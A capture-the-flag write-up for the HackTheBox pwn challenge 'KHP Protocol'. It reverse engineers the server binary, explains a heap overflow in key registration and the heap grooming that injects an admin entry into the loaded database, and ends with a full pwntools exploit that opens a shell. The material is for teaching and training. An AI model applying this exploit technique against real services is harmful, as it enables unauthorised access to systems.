HTB KHP Protocol Writeup
Overview
Pwn challenges on HackTheBox require hackers to reverse engineer a vulnerable program and develop a working exploit!
Today’s challenge is KHP Protocol created by 0xSn4k3000
1
2
3
Welcome to Operation Red Roch, Your mission, should you choose to accept it.
Find a zero day in this protocol to gain access in the system.
Your exploit will be used by our Red Team in their next mission. Good luck.
Tools
Static analysis will use ghidra to decompile the khp_server binary. Dissecting the implementation will hopefully reveal vulnerable functions
We’ll use the pwntools python library to connect, send, and retrieve data from the server.
Environment Setup
Download and unzip the challenge with the password hackthebox
1
2
3
4
5
6
7
8
9
10
11
┌──(kali@kali)-[~/ctf/htb/challenges]
└─$ unzip KHP_Protocol.zip
Archive:  KHP_Protocol.zip
   creating: pwn_khp_protocol/
   creating: pwn_khp_protocol/challenge/
[KHP_Protocol.zip] pwn_khp_protocol/challenge/flag.txt password:
 extracting: pwn_khp_protocol/challenge/flag.txt
  inflating: pwn_khp_protocol/challenge/khp_server
  inflating: pwn_khp_protocol/challenge/users.keys
  inflating: pwn_khp_protocol/Dockerfile
  inflating: pwn_khp_protocol/build-docker.sh
Running the khp_server binary starts the server as it waits for new connections on local port 8080
1
2
3
4
┌──(kali@kali)-[~/…/htb/challenges/pwn_khp_protocol/challenge]
└─$ ./khp_server
[ Mon Apr 20 16:57:47 2026 ] : Starting keys holder protocol server....
[ Mon Apr 20 16:57:47 2026 ] : Listening on port -> 8080
In a separate terminal connect to port 8080 with nc. Commands sent are processed by the khp_server binary
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(kali@kali)-[~/ctf/htb/challenges/pwn_khp_protocol]
└─$ nc localhost 8080
HELP

Hello in Keys Holding Protocol Server.
Available Commands:
        REKE: Register new user:key.
        DEKE: Delete key, usage: DEKE ID (e.g DEKE 5)
        DDKE: Delete key from database, usage: DDKE ID (e.g DDKE 5)
        SAVE: To save a key, usage: SAVE ID (e.g SAVE 5)
        AUTH: Authenticate with rgistered user:key, usage: AUTH ID (e.g AUTH 5)
        GTPR: Get current profile.
        RLDB: Reload the database.
        EXEC: Open a shell. (Only for Admins).
        HELP: To show this message.
        EXIT: To exit.
The server will log the new connection (and all other commands a client runs)
1
2
3
4
5
┌──(kali@kali)-[~/…/htb/challenges/pwn_khp_protocol/challenge]
└─$ ./khp_server
[ Mon Apr 20 16:57:47 2026 ] : Starting keys holder protocol server....
[ Mon Apr 20 16:57:47 2026 ] : Listening on port -> 8080
[ Mon Apr 20 16:59:00 2026 ] : New client connected.
Debugging our exploit will require monitoring the live log and database in users.keys
1
2
3
4
5
┌──(kali@kali)-[~/…/htb/challenges/pwn_khp_protocol/challenge]
└─$ cat users.keys
master:admin T3dKZVRXSTh4Qm1OeEhORjY5ZVRKbkVVQ0pNQW1MMmk1eEQ5emh0MG5Eb3FDa3hIWHUK;
ahmed:user WmVCQTk5WTNnZEJJeTBIN1BZY3JCdE1vdklBdktKaVNTR013bHFZeG1lNDNtYVhrd0cK;
santoryu:user WmVCQTk5WTNnZEJJeTBIN1BZY3JCdE1vdklBdktKaVNTR013bHFZeG1lNDNtYVhrd0ls;
Dynamic Analysis
Sending the HELP command over a nc connection returns a list of available commands
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(kali@kali)-[~/ctf/htb/challenges/pwn_khp_protocol]
└─$ nc localhost 8080
HELP

Hello in Keys Holding Protocol Server.
Available Commands:
	REKE: Register new user:key.
	DEKE: Delete key, usage: DEKE ID (e.g DEKE 5)
	DDKE: Delete key from database, usage: DDKE ID (e.g DDKE 5)
	SAVE: To save a key, usage: SAVE ID (e.g SAVE 5)
	AUTH: Authenticate with rgistered user:key, usage: AUTH ID (e.g AUTH 5)
	GTPR: Get current profile.
	RLDB: Reload the database.
	EXEC: Open a shell. (Only for Admins).
	HELP: To show this message.
	EXIT: To exit.
Our win condition is triggering the EXEC command but we need to authenticate as an admin
1
2
3
4
┌──(kali@kali)-[~/…/htb/challenges/pwn_khp_protocol/challenge]
└─$ nc localhost 8080
EXEC
You need to be authenticated.
Registering a new key assigns an ID but we cannot authenticate
1
2
3
4
5
6
┌──(kali@kali)-[~/…/htb/challenges/pwn_khp_protocol/challenge]
└─$ nc localhost 8080
REKE dasian:normal_role
Registered: ID->1
AUTH 1
Key should be exist in the database to use it for authentication.
The SAVE command will write our key into the users.keys file
1
2
3
4
5
6
7
8
┌──(kali@kali)-[~/…/htb/challenges/pwn_khp_protocol/challenge]
└─$ nc localhost 8080
REKE dasian:normal_role
Registered: ID->1
AUTH 1
Key should be exist in the database to use it for authentication.
SAVE 1
Saved
1
2
3
4
5
6
7
┌──(kali@kali)-[~/…/htb/challenges/pwn_khp_protocol/challenge]
└─$ cat users.keys
master:admin T3dKZVRXSTh4Qm1OeEhORjY5ZVRKbkVVQ0pNQW1MMmk1eEQ5emh0MG5Eb3FDa3hIWHUK;
ahmed:user WmVCQTk5WTNnZEJJeTBIN1BZY3JCdE1vdklBdktKaVNTR013bHFZeG1lNDNtYVhrd0cK;
santoryu:user WmVCQTk5WTNnZEJJeTBIN1BZY3JCdE1vdklBdktKaVNTR013bHFZeG1lNDNtYVhrd0ls;
dasian:normal_role
 (null);
Reloading the database lets us authenticate, but our new profile doesn’t have the admin role
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(kali@kali)-[~/…/htb/challenges/pwn_khp_protocol/challenge]
└─$ nc localhost 8080
REKE dasian:normal_role
Registered: ID->1
AUTH 1
Key should be exist in the database to use it for authentication.
SAVE 1
Saved
RLDB
DB reloaded successfuly.
AUTH 1
Authenticated with id -> 1
User: dasian:normal_role

GTPR
Profile: dasian:normal_role
 (null);
EXEC
You need to be authenticated as admin to run this command
The other profiles listed in the database can’t be loaded because they haven’t been assigned an ID. ID’s are only assigned when a new profile is created with the REKE command!
Alright, we need an admin account so why not try and create one? We know from the users.keys file that our role needs to be the admin string to authenticate correctly. Seems easy enough
1
2
3
4
5
6
7
┌──(kali@kali)-[~/…/htb/challenges/pwn_khp_protocol/challenge]
└─$ nc localhost 8080
# ... snip ...
REKE dasian_admin:admin
Registered: ID->2
SAVE 2
You can't save keys with admin role from here.
Figures it wouldn’t be so simple lol. The only other commands include deleting keys from the session memory and deleting keys from the database. We’ll need to dig deeper into the implementation details to find an exploit path
Static Analysis
Compiled Protections
Using pwntool’s checksec we can see what protections the program was compiled with
1
2
3
4
5
6
7
8
9
┌──(kali@kali)-[~/…/htb/challenges/pwn_khp_protocol/challenge]
└─$ pwn checksec khp_server
[*] '/home/kali/htb/challenges/pwn_khp_protocol/challenge/khp_server'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        PIE enabled
    Stripped:   No
Breaking down the protections
Partial RELRO: Overwriting entries in theGOT PLTis possibleNo canary: No random value will be placed on the stackNX: We can’t execute on writable parts of memory (no stack/heap shellcode)PIE: Addresses will be randomized
Run the binary through ghidra to decompile every command. Maybe there are bugs we can leverage
Win Function
Working backwards, we want to call the EXEC command which activates the GetAShell() function
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
void GetAShell(void)
{
  int is_admin;

  if (CURRENT_PROFILE == 0) {
    Send("You need to be authenticated. \n");
  }
  else {
    is_admin = strcmp(CURRENT_ROLE,"admin");
    if (is_admin == 0) {
      Send("You can run commands now.\n$ ");
      dup2(cli,0);
      dup2(cli,1);
      dup2(cli,2);
      execlp("/bin/sh","/bin/sh",0);
    }
    else {
      Send("You need to be authenticated as admin to run this command \n");
    }
  }
  return;
}
The shell only actives when the CURRENT_ROLE variable contains the admin string.
How do we set the CURRENT_ROLE variable to admin?
Authentication
The Auth() function sets CURRENT_ROLE!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
void Auth(char *user_input) {
    // ... snip ...

    // fill variables based on registered key in memory
    key_len = strlen(*(char **)(IN_MEM_KEYS + (long)id * 8));
    strncpy(local_buf_136,*(char **)(IN_MEM_KEYS + (long)id * 8),key_len);
    CURRENT_USER = strtok(local_buf_136,":");
    local_20 = CURRENT_USER;

    // target variable!!!!
    CURRENT_ROLE = strtok((char *)0x0," ");
    CURRENT_PROFILE = *(undefined8 *)(IN_MEM_KEYS + (long)id * 8);
    local_20 = CURRENT_ROLE;
    Send("Authenticated with id -> %d \nUser: %s:%s \n",id,CURRENT_USER,CURRENT_ROLE);

    // ... snip ...
}
CURRENT_ROLE is filled only if the registered key (provided by the user using REKE) exists in the database loaded into the heap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
void Auth(char *user_input) {
    // ... snip ...

    // check if key is in the database
    key_exists = CheckIfKeyExist(id);
    if (key_exists == 0) {
      Send("Key should be exist in the database to use it for authentication. \n");
    }
    else {
      // fill variables based on registered key in memory
      key_len = strlen(*(char **)(IN_MEM_KEYS + (long)id * 8));
      strncpy(local_buf_136,*(char **)(IN_MEM_KEYS + (long)id * 8),key_len);
      CURRENT_USER = strtok(local_buf_136,":");
      local_20 = CURRENT_USER;

      // target variable
      CURRENT_ROLE = strtok((char *)0x0," ");
      CURRENT_PROFILE = *(undefined8 *)(IN_MEM_KEYS + (long)id * 8);
      local_20 = CURRENT_ROLE;
      Send("Authenticated with id -> %d \nUser: %s:%s \n",id,CURRENT_USER,CURRENT_ROLE);
    }

    // ... snip ...
}
The CheckIfKeyExist() function will copy the users.keys database onto the heap for verification
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
bool CheckIfKeyExist(int param_1) {
    long lVar1;
    size_t sVar2;
    char *pcVar3;

    lVar1 = *(long *)(IN_MEM_KEYS + (long)param_1 * 8);
    sVar2 = strlen(*(char **)(IN_MEM_KEYS + (long)param_1 * 8));
    *(undefined *)(sVar2 + lVar1) = 0;

    // load users.keys onto the heap
    if (KEYS_BUF == (char *)0x0) {
        LoadKeysDB();
    }
    pcVar3 = strstr(KEYS_BUF,*(char **)(IN_MEM_KEYS + (long)param_1 * 8));
    return pcVar3 != (char *)0x0;
}
Alright we know what we have to do, but how do we do it?
Registering Keys
The REKE command creates a key in memory, but where is that data stored?
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
void RegisterNewKey(char *param_1) {
    // ... snip ...

    // parse values from user input
    strtok(param_1," ");
    user = strtok((char *)0x0,":");
    role = strtok((char *)0x0," ");
    key = strtok((char *)0x0,";");

    // ... snip ...

    // reserve 0x54 (84) byte buffer on the heap
    malloc_addr = malloc(0x54);
    *(void **)(IN_MEM_KEYS + (long)id * 8) = malloc_addr;
    malloc_usable_size(*(undefined8 *)(IN_MEM_KEYS + (long)AVAIL_ID * 8));

    // write *unlimited* data to a buffer of size 84
    sprintf(*(char **)(IN_MEM_KEYS + (long)AVAIL_ID * 8),"%s:%s %s;",user,role,key);

    // adds a null byte to the end of our string
    key_addr = *(long *)(IN_MEM_KEYS + (long)AVAIL_ID * 8);
    key_len = strlen(*(char **)(IN_MEM_KEYS + (long)AVAIL_ID * 8));
    *(undefined1 *)(key_len + key_addr) = 0;
    Log("New user registered -> %s",user);
    Log("New key registered with the id -> %d",AVAIL_ID);
    Send("Registered: ID->%d\n",AVAIL_ID);

    // ... snip ...
}
malloc() tells us our data is being saved on the heap. There are also no limits to the amount of data we’re writing!
By writing more data than the buffer can store we have a buffer overflow vulnerability! Once the initial buffer is filled, the data will begin overwriting adjacent segments of the program. Since this buffer is on the heap, we can overwrite adjacent heap chunks
Things are starting to come together! Once the database is copied into the heap, we can overwrite its contents using this overflow vulnerability. This solution depends on the precise control of chunk (buffer) ordering on the heap
Deleting Keys
Complete control over the chunk order requires the free() function. Just as memory can be manually reserved (malloc()), it can be manually released
The DEKE [id] command calls the DeleteKey() function where free() is called. The reserved memory will be released and erased preventing any use after free shenanigans
1
2
3
4
5
6
7
8
void DeleteKey(char *user_input) {
    // ... snip ...
    free(*(void **)(IN_MEM_KEYS + (long)id * 8));
    *(undefined8 *)(IN_MEM_KEYS + (long)id * 8) = 0;
    Send("Key deleted successfuly. \n");
    Log("Key deleted -> %d",id);
    // ... snip ...
}
These 4 commands provide us with enough resources to bypass the server’s authentication and create a shell!
Exploit Primitives
At a high level we know what we have to do, but the theoretical details may need explanation. We’ll answer the questions
- How can we use
malloc()andfree()to control the chunk order? - How large will our overflow payload need to be to reach our target?
Heap Allocation
A quirk of the server is we can only write to chunk during its creation (REKE). Registering a new key after the database is loaded will not overwrite the database by default. We need to somehow regain control of the buffer before the loaded database chunk
Controlling the placement of chunks is possible once we understand how chunks are allocated and released
Through malloc(), a chunk is allocated by following these steps
- Return a previously freed chunk that is large enough (recycling)
- If there is space at the end of the heap (top chunk), use it to create a new chunk + return it
- Ask the kernel to expand the heap if the top chunk is not large enough + goto step 2
- Return
nullif everything fails
At the start there are no allocated chunks. What happens when we register/allocate two keys?
1
2
3
// code being run
chunk1 = RegisterNewKey(data_to_write);
chunk2 = RegisterNewKey(data_to_write);
1
2
3
4
5
6
7
8
9
10
// heap visualization
+---------------------+ <-- Low Addresses
|       CHUNK 1       |
+---------------------+  |
|       CHUNK 2       |  |  Overwrite Direction
+---------------------+  V
|      TOP CHUNK      | <-- Next Chunk Location
|                     |
|                     |
+---------------------+ <-- High Addresses
Two chunks are reserved one after the other. If we load the database and allocate a key, the order won’t be correct
1
2
3
4
chunk1 = RegisterNewKey(data_to_write);
chunk2 = RegisterNewKey(data_to_write);
load_DB();
chunk3 = RegisterNewKey(data_to_write);
1
2
3
4
5
6
7
8
9
10
11
12
+---------------------+ <-- Low Addresses
|       CHUNK 1       |
+---------------------+
|       CHUNK 2       |  |
+---------------------+  | Overwrite Direcetion
|       KEY DB        |  |
|                     |  V
+---------------------+
|       CHUNK 3       | <-- Writable Chunk
+---------------------+
|      TOP CHUNK      |
+---------------------+ <-- High Addresses
But if we free a chunk and allocate another chunk of the same size, the free’d chunk will be recycled
1
2
3
4
chunk1 = RegisterNewKey(data_to_write);
chunk2 = RegisterNewKey(data_to_write);
load_DB();
DeleteKey(chunk2);
1
2
3
4
5
6
7
8
9
10
11
+---------------------+ <-- Low Addresses
|       CHUNK 1       |
+---------------------+
|        FREE         | <-- Next Chunk Location
+---------------------+
|       KEY DB        |
|                     |
+---------------------+
|      TOP CHUNK      |
|                     |
+---------------------+ <-- High Addresses
The next allocation will be where chunk 2 was
1
2
3
4
5
6
chunk1 = RegisterNewKey(data_to_write);
chunk2 = RegisterNewKey(data_to_write);
load_DB();
DeleteKey(chunk2);
// will contain overflow payload
chunk3 = RegisterNewKey(data_to_write);
1
2
3
4
5
6
7
8
9
10
11
12
+---------------------+ <-- Low Addresses
|       CHUNK 1       |
+---------------------+
|       CHUNK 3       | <-- Writable Chunk
+---------------------+
|                     |  |
|       KEY DB        |  |  Overwrite Direction
|                     |  |
+---------------------+  V
|      TOP CHUNK      |
|                     |
+---------------------+ <-- High Addresses
Now our overflow payload will overwrite the database chunk! But how much data do we need to send?
Heap Overflow
Overwriting heap metadata can be tricky as its structure is dependent on the state of the chunk (allocated/free). For this exploit, both chunks will be allocated
The last section gave us two adjacent chunks. chunkA has a heap overflow vulnerability and chunkB contains a database we want to modify. Our static analysis of the RegisterKey() function tells us chunkA’s User Data section is 0x54 (84) bytes long. Here’s the surrounding metadata
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
+----------------------+
| size: 8 bytes 64 bit |
|       4 bytes 32 bit |
+----------------------+ <-- Address returned by malloc() (RegisterKey) // chunk A
| User Data: 0x54 bytes|
|                      |
|                      |
|                      |
+----------------------+
|  Alignment Padding   |
|   x64: 16 bytes      |
|   x86: 8 bytes       |
+----------------------+
| size: 8 bytes 64 bit |
|       4 bytes 32 bit |
+----------------------+ <-- Address returned by malloc() (LoadKeysDB) // chunk B
|   Overwrite Target   |
|                      |
|                      |
+----------------------+
In order to reach the database stored chunkB, the overwrite payload in chunkA must fill
chunkA’smallocbuffer (0x54bytes)- Memory alignment padding (
0x04bytes) chunkB’ssizevariable (0x08bytes)
The memory alignment padding ensures the next heap chunk is aligned by 16 bytes in 64 bit architectures, and 8 bytes in 32 bit architectures. Sometimes the padding will be empty if the address happens to already be aligned. However we can manually calculate the alignment padding
1
2
3
4
5
6
7
8
buf_size = 0x54
size = 8
alignment = 16

alignment_padding = alignment - (size + buf_size) % alignment
# 16 - (92) % 16
# 16 - 12
# 4
Our overflow payload then becomes
1
2
3
4
5
6
7
8
9
10
admin_key = b'dasian:admin fakekey;'
buf_size = 0x54
alignment = 4
size = 8

payload = b'DB_overwrite:ow_payload '
payload += b'A' * (buf_size - len(payload)) # fill writable buffer (user data)
payload += b'B' * alignment # fill alignment section
payload += b'C' * size # fill size section for the NEXT/adjacent chunk
payload += admin_key # add the new data we want to inject
Exploit
To recap, we want to activate the GetAShell() function but need the admin role. Roles are assigned based on the contents of the users.keys file. We can’t manipulate the file directly, but the database is vulnerable when it’s loaded onto the heap.
By abusing the heap overflow in key registration and our understanding of heap allocation rules we can inject our new admin account into the database and run theEXEC command to create a shell!
At this point you should have all the resources to create your own exploit! I’ll go over the solution for completeness but highly suggest trying it for yourself
Exploitation steps
- Register a key with the
adminrole. i.e.REKE any_username:admin any_fakekey; - Register a temporary key to reserve the chunk before the database
- Load the database onto the heap
- Free and reallocate the reserved chunk so we can write to it
- Send a heap overflow and overwrite values of the loaded database
- Authenticate with our injected
admincredentials and create a shell!
Script
I hope you learned something and didn’t jump here to farm points… Either way here’s the full exploit
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
#!/usr/bin/env python3
from pwn import *
import time

def conn():
    if args.REMOTE:
        return remote(args.HOST, args.PORT)

    # interact with the server locally
    return remote('localhost', 8080)

# global var to communicate with the server
io = conn()

# converts 14 -> b'14'
def to_bytestr(num):
    if type(num) == bytes:
        return num
    return str(num).encode()

# payload: b"user:role key;"
# malloc() with overwrite
def register_key(payload):
    io.sendline(b'REKE ' + payload)
    io.recvuntil(b'ID->')
    key_id = io.recvline(keepends=False)
    info(f'Registered {payload} to id {key_id}')
    return key_id

# free()
def delete_key(key_id):
    info(f'Deleting {key_id}')
    key_id = to_bytestr(key_id)
    io.sendline(b'DEKE ' + key_id)
    io.recvuntil(b'Key deleted')
    return

# sets rols + loads DB into heap
def auth(key_id):
    key_id = to_bytestr(key_id)
    io.sendline(b'AUTH ' + key_id)
    return

def main():
    # load credentials we'll auth with
    fake_admin = b'dasian:admin fakekey;'
    auth_chunk = register_key(fake_admin)

    # reserve chunk for DB overwrite
    # needs to happen BEFORE DB is loaded into the heap
    payload = b'temp_chunk:temp ' + b'A' * 20 + b';'
    ow_chunk = register_key(payload)

    # load DB into mem
    info(f'Failing auth to load DB into memory')
    auth(auth_chunk)

    # free reserved chunk
    info(f'Reallocating reserved DB overwrite chunk')
    delete_key(ow_chunk)

	# reallocate/recycle reserved chunk
    # buffer overflow
    info(f'Injecting admin creds into heap DB')
    payload = b'DB_overwrite:ow_payload '
    # fill malloc buffer
    payload += b'B' * (0x54 - (len(payload)))
    # account for 4 bytes of alignment padding
    payload += b'X'* 4
    # overwrite the size value of the DB chunk
    payload += b'C' * 8
    # inject our admin creds from chunk 1 (dasian: admin fakekey;)
    payload += fake_admin
    ow_chunk = register_key(payload)

    # auth + set CURRENT_ROLE="admin"
    info('Authenticating with fake credentials')
    auth(auth_chunk)

    # verify exploit worked
    info('Verifying Authentication')
    io.sendline(b'GTPR')
    io.recvuntil(b'Profile: ')
    curr_profile = io.recvline(keepends=False)
    if b'admin' in curr_profile:
        success(f'Admin profile loaded: {curr_profile}')
    else:
        failure(f'Admin not loaded: {curr_profile}')
        io.interactive()
        exit()

    # get a shell!
    with log.progress('Activating shell') as p:
        # sometimes EXEC doesn't load fast enough?
        time.sleep(3)
    io.sendline(b'EXEC')
    io.interactive()
    return

if __name__ == "__main__":
    main()

If proof is what you desire
1
python3 exploit.py REMOTE HOST=127.0.0.1 PORT=1337